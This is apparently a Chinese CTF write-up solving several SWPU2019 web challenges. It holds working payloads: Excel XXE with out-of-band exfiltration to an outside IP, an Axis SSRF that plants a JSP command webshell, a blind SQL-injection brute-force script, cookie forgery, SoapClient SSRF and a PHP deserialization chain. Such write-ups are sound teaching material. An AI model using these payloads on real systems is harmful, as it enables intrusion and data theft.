最后在flag表flag列中找出是一个`glzjin_wants_a_girl_friend.zip`压缩包，解压得到源码，发现我们需要读取flag.php的源码



在`/Controller/BaseController.php`中存在一个include函数，并使用了extract()函数对变量进行赋值，存在变量覆盖

```php
public function loadView($viewName ='', $viewData = [])
{
 $this->viewPath = BASE_PATH . "/View/{$viewName}.php";
 if(file_exists($this->viewPath))
 {
  extract($viewData);
  include $this->viewPath;
 }
}
```

在 `/Controller/UserController.php` 中调用了loadView，并且 `$listData` 的值可控

```
    public function actionIndex()
    {
        $listData = $_REQUEST;
        $this->loadView('userIndex',$listData);
    }
```

其对应的 `/View/userIndex.php` 中存在一个文件读取

```
                <div class="fakeimg"><?php
                    if(!isset($img_file)) {
                        $img_file = '/../favicon.ico';
                    }
                    $img_dir = dirname(__FILE__) . $img_file;
                    $img_base64 = imgToBase64($img_dir);
                    echo '<img src="' . $img_base64 . '">';       //图片形式展示
                    ?></div>
            </div>
        </div>
</div>

</body>
</html>
<?php
function imgToBase64($img_file) {
```

那么就连起来了，直接访问

```
http://3db58513-21a0-4e8b-a669-008b60747bf6.node4.buuoj.cn:81/index.php?r=User/Index&img_file=/../flag.php
```

直接获取flag.php经base64后的内容

```
            <h5>我的照片:</h5>
            <div class="fakeimg"><img src="data:image/base64,PD9waHAKICAgIGVjaG8gImZsYWcgaXMgaGVyZSxidXQgeW91IG1lc3QgdHJ5IHRvIHN1ZSBpdC4i
OwogICAgJGZsYWcgPSAiZmxhZ3tiMTllODE5Ny0yODNlLTQyY2EtYTRmYi0yYmEwMTRjMDc1MT19
IjsK
```

[SWPU2019]web5-FFFFF

> /ctfffffff/

访问发现有两个功能：

- 导出富婆通讯录：下载下来一个xlsx后缀的excel文件
- 共享我的富婆通讯录：可以上传文件，但是都显示上传失败

最后发现为`excel xxe`漏洞，CVE-2014-3529
Apache POI XML外部实体（XML External Entity，XXE）攻击详解
利用EXCEL进行XXE攻击

我们首先解压一个xlsx文件

```
szy@virtual-machine:~/study$ unzip 11.xlsx
Archive:  11.xlsx
  inflating: [Content_Types].xml
  inflating: _rels/.rels
  inflating: docProps/app.xml
 extracting: [trash]/0000.dat
  inflating: xl/_rels/workbook.xml.rels
  inflating: xl/styles.xml
  inflating: xl/theme/theme1.xml
  inflating: xl/workbook.xml
  inflating: xl/worksheets/sheet1.xml
  inflating: docProps/core.xml
szy@virtual-machine:~/study$
```

然后找到`[Content_Types].xml`，在第2行插入我们的payload

```
<!DOCTYPE x [
    <!ENTITY xxe SYSTEM "http://110.42.134.160:6666/">
]>
<x>&xxe;</x>
```

然后再重新压缩：`zip -r xxe.xlsx *`，上传

```
ubuntu@VM-0-4-ubuntu:~$ nc -lvnp 6666
Listening on [0.0.0.0] (family 0, port 6666)
Connection from 117.21.200.166 43168 received!
GET / HTTP/1.1
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Java/1.8.0_181
Host: 110.42.134.160:6666
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
```

发现 Java 版本信息为1.8.0_181
由于是无回显xxe，利用oob来读取本地文件

```
<!DOCTYPE a [
    <!ENTITY % file SYSTEM "file:///etc/passwd">
    <!ENTITY % dtd SYSTEM "http://110.42.134.160:8000/evil.dtd">
    %dtd;
]>
<x>&send;</x>
```

evil.dtd：

```
<!ENTITY % payload "<!ENTITY send SYSTEM 'http://110.42.134.160:6666/?content=%file;'>"> %payload;
```

但是这里不支持读取多行文件，失败
换种思路，可以读取一开始给的`/ctffffff/backups/`目录下的文件，因为这个目录下的文件只有一个，所以我们可以直接列出，通过netdoc

```
<!DOCTYPE a [
    <!ENTITY % file SYSTEM "netdoc:../webapps/ctffffff/backups/">
    <!ENTITY % dtd SYSTEM "http://110.42.134.160:8000/evil.dtd">
    %dtd;
]>
<x>&send;</x>
```

得到备份的压缩包

```
ubuntu@VM-0-4-ubuntu:~$ nc -lvnp 6666
Listening on [0.0.0.0] (family 0, port 6666)
Connection from 117.21.200.166 48211 received!
GET /?content=backup-af7f385c8840f173779124df915b6ebb.zip HTTP/1.1
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Java/1.8.0_181
Host: 110.42.134.160:6666
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
```

发现存在axis和flag.class

Flag.class

```
package tank.book;

import java.io.FileInputStream;
import java.io.IOException;
import javax.servlet.ServletOutputStream;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;

public class Flag extends HttpServlet {
  protected void doGet(HttpServletRequest paramHttpServletRequest, HttpServletResponse paramHttpServletResponse) throws IOException {
    paramHttpServletResponse.setContentType("text/html; charset=utf-8");
    FileInputStream fileInputStream = new FileInputStream("/flag");
    ServletOutputStream servletOutputStream = paramHttpServletResponse.getOutputStream();
    byte[] arrayOfByte = new byte[256];
    int i = fileInputStream.read(arrayOfByte);
    if (i > 0)
      servletOutputStream.write(arrayOfByte, 0, i);
  }
}
```

访问路由会出现500的情况，flag.class没有权限读取 /flag 文件

> axis 的 AdminService 服务可以部署一个类来作为服务，我们可以通过 XXE 来访问内网从而绕过 axis AdminService 的身份认证，然后寻找一个类部署为服务来进行 RCE 或者直接读取 flag


Axis Rce分析

POC：https://github.com/justforfunya/Axis-1.4-RCE-Poc
先用xxe打一次生成RandomService（注：写入的路径是：`../webapps/axis/`，写入shell文件：`bmth.jsp`）

```
!--><ns1:deployment xmlns="http://xml.apache.org/axis/wsdd/" xmlns:java="http://xml.apache.org/axis/wsdd/providers/java" xmlns:ns1="http://xml.apache.org/axis/wsdd/"><ns1:service name="RandomService" provider="java:RPC"><requestFlow><handler type="RandomLog"/></requestFlow><ns1:parameter name="className" value="java.util.Random"/><ns1:parameter name="allowedMethods" value="*"/></ns1:service><handler name="RandomLog" type="java:org.apache.axis.handlers.LogHandler" ><parameter name="LogHandler.fileName" value="../webapps/axis/bmth.jsp" /><parameter name="LogHandler.writeToConsole" value="false" /></handler></ns1:deployment
```

url编码传入

```
<!DOCTYPE a [
    <!ENTITY % dtd SYSTEM "http://127.0.0.1:8080/axis/services/AdminService?method=%21%2d%2d%3e%3c%6e%73%31%3a%64%65%70%6c%6f%79%6d%65%6e%74%20%78%6d%6c%6e%73%3d%22%68%74%74%70%3a%2f%2f%78%6d%6c%2e%61%70%61%63%68%65%2e%6f%72%67%2f%61%78%69%73%2f%77%73%64%64%2f%22%20%78%6d%6c%6e%73%3a%6a%61%76%61%3d%22%68%74%74%70%3a%2f%2f%78%6d%6c%2e%61%70%61%63%68%65%2e%6f%72%67%2f%61%78%69%73%2f%77%73%64%64%2f%70%72%6f%76%69%64%65%72%73%2f%6a%61%76%61%22%20%78%6d%6c%6e%73%3a%6e%73%31%3d%22%68%74%74%70%3a%2f%2f%78%6d%6c%2e%61%70%61%63%68%65%2e%6f%72%67%2f%61%78%69%73%2f%77%73%64%64%2f%22%3e%3c%6e%73%31%3a%73%65%72%76%69%63%65%20%6e%61%6d%65%3d%22%52%61%6e%64%6f%6d%53%65%72%76%69%63%65%22%20%70%72%6f%76%69%64%65%72%3d%22%6a%61%76%61%3a%52%50%43%22%3e%3c%72%65%71%75%65%73%74%46%6c%6f%77%3e%3c%68%61%6e%64%6c%65%72%20%74%79%70%65%3d%22%52%61%6e%64%6f%6d%4c%6f%67%22%2f%3e%3c%2f%72%65%71%75%65%73%74%46%6c%6f%77%3e%3c%6e%73%31%3a%70%61%72%61%6d%65%74%65%72%20%6e%61%6d%65%3d%22%63%6c%61%73%73%4e%61%6d%65%22%20%76%61%6c%75%65%3d%22%6a%61%76%61%2e%75%74%69%6c%2e%52%61%6e%64%6f%6d%22%2f%3e%3c%6e%73%31%3a%70%61%72%61%6d%65%74%65%72%20%6e%61%6d%65%3d%22%61%6c%6c%6f%77%65%64%4d%65%74%68%6f%64%73%22%20%76%61%6c%75%65%3d%22%2a%22%2f%3e%3c%2f%6e%73%31%3a%73%65%72%76%69%63%65%3e%3c%68%61%6e%64%6c%65%72%20%6e%61%6d%65%3d%22%52%61%6e%64%6f%6d%4c%6f%67%22%20%74%79%70%65%3d%22%6a%61%76%61%3a%6f%72%67%2e%61%70%61%63%68%65%2e%61%78%69%73%2e%68%61%6e%64%6c%65%72%73%2e%4c%6f%67%48%61%6e%64%6c%65%72%22%20%3e%3c%70%61%72%61%6d%65%74%65%72%20%6e%61%6d%65%3d%22%4c%6f%67%48%61%6e%64%6c%65%72%2e%66%69%6c%65%4e%61%6d%65%22%20%76%61%6c%75%65%3d%22%2e%2e%2f%77%65%62%61%70%70%73%2f%61%78%69%73%2f%62%6d%74%68%2e%6a%73%70%22%20%2f%3e%3c%70%61%72%61%6d%65%74%65%72%20%6e%61%6d%65%3d%22%4c%6f%67%48%61%6e%64%6c%65%72%2e%77%72%69%74%65%54%6f%43%6f%6e%73%6f%6c%65%22%20%76%61%6c%75%65%3d%22%66%61%6c%73%65%22%20%2f%3e%3c%2f%68%61%6e%64%6c%65%72%3e%3c%2f%6e%73%31%3a%64%65%70%6c%6f%79%6d%65%6e%74">
    %dtd;
]>
```



RandomService


Hi there, this is an AXIS service!


Perhaps there will be a form for invoking the service here...

然后写入webshell

```
POST /axis/services/RandomService HTTP/1.1
Host: 38cd7a12-af52-4f84-b483-a3c171e6c685.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
SOAPAction: something
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Content-Length: 874

<?xml version="1.0" encoding="utf-8"?>
        <soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
        xmlns:api="http://127.0.0.1/Integrics/Enswitch/API"
        xmlns:xsd="http://www.w3.org/2001/XMLSchema"
        xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
        <soapenv:Body>
        <api:main
        soapenv:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
            <api:in0><![CDATA[
<%@page import="java.util.*,java.io.*"%><% if (request.getParameter("c") != null) { Process p = Runtime.getRunti
me().exec(request.getParameter("c")); DataInputStream dis = new DataInputStream(p.getInputStream()); String disr
 = dis.readLine(); while ( disr != null ) { out.println(disr); disr = dis.readLine(); }; p.destroy(); }%>
]]>
            </api:in0>
        </api:main>
  </soapenv:Body>
</soapenv:Envelope>
```





虽然响应是500，但还是成功写入，最后读取flag

[SWPU2019]web6-出题人不知道

被过滤的字符串：

```
like sleep regexp select limit benchmark and where ( ) union ascii
```

可以直接使用

```
' or passwd > '3' => Wrong password
' or passwd > '4' => wrong  username or password    => passwd第一位为'3'
```

写一个脚本来爆破账密码

```python
import requests
import time
import binascii

url = "http://bd634940-5c48-4243-b452-2bcf9995c639.node4.buuoj.cn:81/index.php?method=login"

s = '0x'
for i in range(50):
    for j in range(33,128):
        time.sleep(0.1)
        # username = "' or username > {}#" .format(s+hex(j)[2:])
        username = "' or passwd > {}#" .format(s+hex(j)[2:])
        data = {'username':username,'passwd':'123'}
        r = requests.post(url,data=data)
        if('wrong  username or password'in r.text):
            s = s + hex(j-1)[2:]
            break

    print("=>"+str(i)+" : "+binascii.unhexlify(s[2:]).decode('utf-8').lower())
```

```python
import requests
import time
import binascii

url = "http://bd634940-5c48-4243-b452-2bcf9995c639.node4.buuoj.cn:81/index.php?method=login"

s = '0x'
for i in range(50):
    for j in range(33,128):
        time.sleep(0.1)
        # username = "' or username > {}#" .format(s+hex(j)[2:])
        username = "' or passwd > {}#" .format(s+hex(j)[2:])
        data = {'username':username,'passwd':'123'}
        r = requests.post(url,data=data)
        if('wrong  username or password'in r.text):
            s = s + hex(j-1)[2:]
            break
    print("=>"+str(i)+" : "+binascii.unhexlify(s[2:]).decode('utf-8').lower())
```

```
问题  输出  调试控制台  终端

=>15 : glzjin_wants_a_g
=>16 : glzjin_wants_a_gi
=>17 : glzjin_wants_a_gir
=>18 : glzjin_wants_a_girl
=>19 : glzjin_wants_a_girl_
=>20 : glzjin_wants_a_girl_f
=>21 : glzjin_wants_a_girl_fr
=>22 : glzjin_wants_a_girl_fri
=>23 : glzjin_wants_a_girl_frie
=>24 : glzjin_wants_a_girl_frien
=>25 : glzjin_wants_a_girl_frienc
=>26 : glzjin_wants_a_girl_frienc
```

最后一位需要+1，所以密码为`glzjin_wants_a_girl_friend`，账号为`xiaob`
官方wp给出了万能密码可以直接登录：

```
用户名处 ' or '1'='1' group by passwd with rollup having passwd is NULL --
密码为空
```

登录成功之后查看`wsdl.php`各个接口

> hint
> a few file may be helpful index.php Service.php interface.php se.php
> get_flag
> method can use get_flag only admin in 127.0.0.1 can get_flag

存在一个?method=File_read，尝试读取源码
POST：
`filename=index.php`

index.php：

```php
<?php
ob_start();
include ("encode.php");
include("Service.php");
//error_reporting(0);

//phpinfo();

$method = $_GET['method']?$_GET['method']:'index';
//echo 1231;
$allow_method = array("File_read","login","index","hint","user","get_flag");


if(!in_array($method,$allow_method))
{
    die("not allow method");
}


if($method==="File_read")
{
    $param =$_POST['filename'];
    $param2=null;

}else
{
    if($method==="login")
    {
        $param=$_POST['username'];
        $param2 = $_POST['passwd'];
    }else
    {
        echo "method can use";
    }
}

echo $method;
$newclass = new Service();
echo $newclass->$method($param,$param2);

ob_flush();

?>
```

首先我们需要越权成为admin，读取encode.php

```php
<?php

function en_crypt($content,$key){
    $key    =    md5($key);
    $h      =    0;
    $length    =    strlen($content);
    $swpuctf      =    strlen($key);
    $varch   =    '';
    for ($j = 0; $j < $length; $j++)
    {
        if ($h == $swpuctf)
        {
            $h = 0;
        }
        $varch .= $key{$h};

        $h++;
    }
    $swpu  =  '';

    for ($j = 0; $j < $length; $j++)
    {
        $swpu .= chr(ord($content{$j}) + (ord($varch{$j})) % 256);
    }
    return base64_encode($swpu);
}
```

给了我们cookie的加密方法，且key在wsdl.php的文件中可以找到：`keyaaaaaaaasdfsaf.txt`，为`flag{this_is_false_flag}`


```
<message name="File_readRequest">
<part name="filename" type="xsd:string" value="keyaaaaaaaasdfsaf.txt"/>
</message>
<message name="File_readResponse">
```

解密脚本：

```php
<?php

function decrypt($data, $key)
{
    $key = md5($key);
    $x = 0;
    $data = base64_decode($data);
    $len = strlen($data);
    $l = strlen($key);
    $char = '';
    for ($i = 0; $i < $len; $i++)
    {
        if ($x == $l)
        {
            $x = 0;
        }
        $char .= substr($key, $x, 1);
        $x++;
    }
    $str = '';
    for ($i = 0; $i < $len; $i++)
    {
        if (ord(substr($data, $i, 1)) < ord(substr($char, $i, 1)))
        {
            $str .= chr((ord(substr($data, $i, 1)) + 256) - ord(substr($char, $i, 1)));
        }
        else
        {
            $str .= chr(ord(substr($data, $i, 1)) - ord(substr($char, $i, 1)));
        }
    }
    return $str;
}


$key = "flag{this_is_false_flag}";
echo decrypt("3J6Roahxaw==",$key);
?>
```




```php
function decrypt($data, $key)
{
    $key = md5($key);
    $x = 0;
    $data = base64_decode($data);
    $len = strlen($data);
    $l = strlen($key);
    $char = '';
    for ($i = 0; $i < $len; $i++)
    {
        if ($x == $l)
        {
            $x = 0;
        }
        $char .= substr($key, $x, 1);
        $x++;
    }
    $str = '';
    for ($i = 0; $i < $len; $i++)
    {
        if (ord(substr($data, $i, 1)) < ord(substr($char, $i, 1)))
        {
            $str .= chr((ord(substr($data, $i, 1)) + 256) - ord(substr($char, $i, 1)));
        }
        else
        {
            $str .= chr(ord(substr($data, $i, 1)) - ord(substr($char, $i, 1)));
        }
    }
    return $str;
}


$key = "flag{this_is_false_flag}";
echo decrypt("3J6Roahxaw==",$key);
?>
```

那么我们改为`admin:1`，加密后替换cookie为`xZmdm9NxaQ%3D%3D`，成功变成admin
最后就是通过ssrf执行get_flag了
构造写入的session：

```php
<?php
$target = 'http://127.0.0.1/interface.php';
$headers = array('X-Forwarded-For:127.0.0.1', 'Cookie:user=xZmdm9NxaQ==');
$b = new SoapClient(null,array('location' => $target,'user_agent'=>'wupco^^'.join('^^',$headers),'uri' => "aaab"
));
$aaa = serialize($b);
$aaa = str_replace('^^',"\r\n",$aaa);
$aaa = str_replace('&','&',$aaa);
echo $aaa;
?>
```

```
POST /index.php HTTP/1.1
Host: bd634940-5c48-4243-b452-2bcf9995c639.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101
Firefox/98.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------282537189723845427212334131 37
Content-Length: 642
Connection: close
Cookie: PHPSESSID=ccc
Upgrade-Insecure-Requests: 1

-----------------------------282537189723845427212334131 37
Content-Disposition: form-data; name="PHP_SESSION_UPLOAD_PROGRESS"

|O:10:"SoapClient":5:{s:3:"uri";s:4:"aaab";s:8:"location";s:30:"http://127.0.0.1/interface.php";s
:15:"_stream_context";i:0;s:11:"_user_agent";s:109:"wupco
Content-Type:+application/x-www-form-urlencoded
X-Forwarded-For:+127.0.0.1
Cookie:+user=xZmdm9NxaQ==";s:13:"_soap_version";i:1;}
-----------------------------282537189723845427212334131 37
Content-Disposition: form-data; name="file"; filename=""
Content-Type: application/octet-stream
```

se.php：

```php
<?php
ini_set('session.serialize_handler', 'php');

class aa
{
        public $mod1;
        public $mod2;
        public function __call($name,$param)
        {
            if($this->{$name})
                {
                    $s1 = $this->{$name};
                    $s1();
                }
        }
        public function __get($ke)
        {
            return $this->mod2[$ke];
        }
}


class bb
{
        public $mod1;
        public $mod2;
        public function __destruct()
        {
```

```
            $this->mod1->test2();
        }
}

class cc
{
        public $mod1;
        public $mod2;
        public $mod3;
        public function __invoke()
        {
                $this->mod2 = $this->mod3.$this->mod1;
        }
}

class dd
{
        public $name;
        public $flag;
        public $b;

        public function getflag()
        {
                session_start();
                var_dump($_SESSION);
                $a = array(reset($_SESSION),$this->flag);
                echo call_user_func($this->b,$a);
        }
}
class ee
{
        public $str1;
        public $str2;
        public function __toString()
        {
                $this->str1->{$this->str2}();
                return "1";
        }
}

$first = new bb();
$second = new aa();
$third = new cc();
$four = new ee();
$first ->mod1 = $second;
$third -> mod1 = $four;
$f = new dd();
$f->flag='Get_flag';
$f->b='call_user_func';
$four -> str1 = $f;
$four -> str2 = "getflag";
$second ->mod2['test2'] = $third;
echo serialize($first);
?>
```

`__destruct->__call->__get->__invoke->__toString->getflag`

```
POST /se.php HTTP/1.1
Host: bd634940-5c48-4243-b452-2bcf9995c639.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101
Firefox/98.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=ccc
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Content-Length: 276

aa=O:2:"bb":2:{s:4:"mod1";O:2:"aa":2:{s:4:"mod1";N;s:4:"mod2";a:1:{s:5:"test2";O:2:"cc":3:{s:4
:"mod1";O:2:"ee":2:{s:4:"str1";O:2:"dd":3:{s:4:"name";N;s:4:"flag";s:8:"Get_flag";s:1:"b";s:14:"c
all_user_func";}s:4:"str2";s:7:"getflag";}s:4:"mod2";N;s:4:"mod3";N;}}}s:4:"mod2";N;}
```

```
X-Powered-By: PHP/5.6.40
Content-Length: 453

array(1) {
  ["a:1:{s:302:"upload_progress_"]=>
  object(SoapClient)#6 (5) {
    ["uri"]=>
    string(4) "aaab"
    ["location"]=>
    string(30) "http://127.0.0.1/interface.php"
    ["_stream_context"]=>
    int(0)
    ["_user_agent"]=>
    string(109) "wupco
Content-Type:+application/x-www-form-urlencoded
X-Forwarded-For:+127.0.0.1
Cookie:+user=xZmdm9NxaQ==
    ["_soap_version"]=>
    int(1)
  }
}
flag{4d308bd3-84f9-4442-af72-58c64ed03e33}
```

参考：

第十届SWPUCTFwriteup

SWPUCTF2019 WriteUp

2019 SWPU-ctf Web题解WriteUp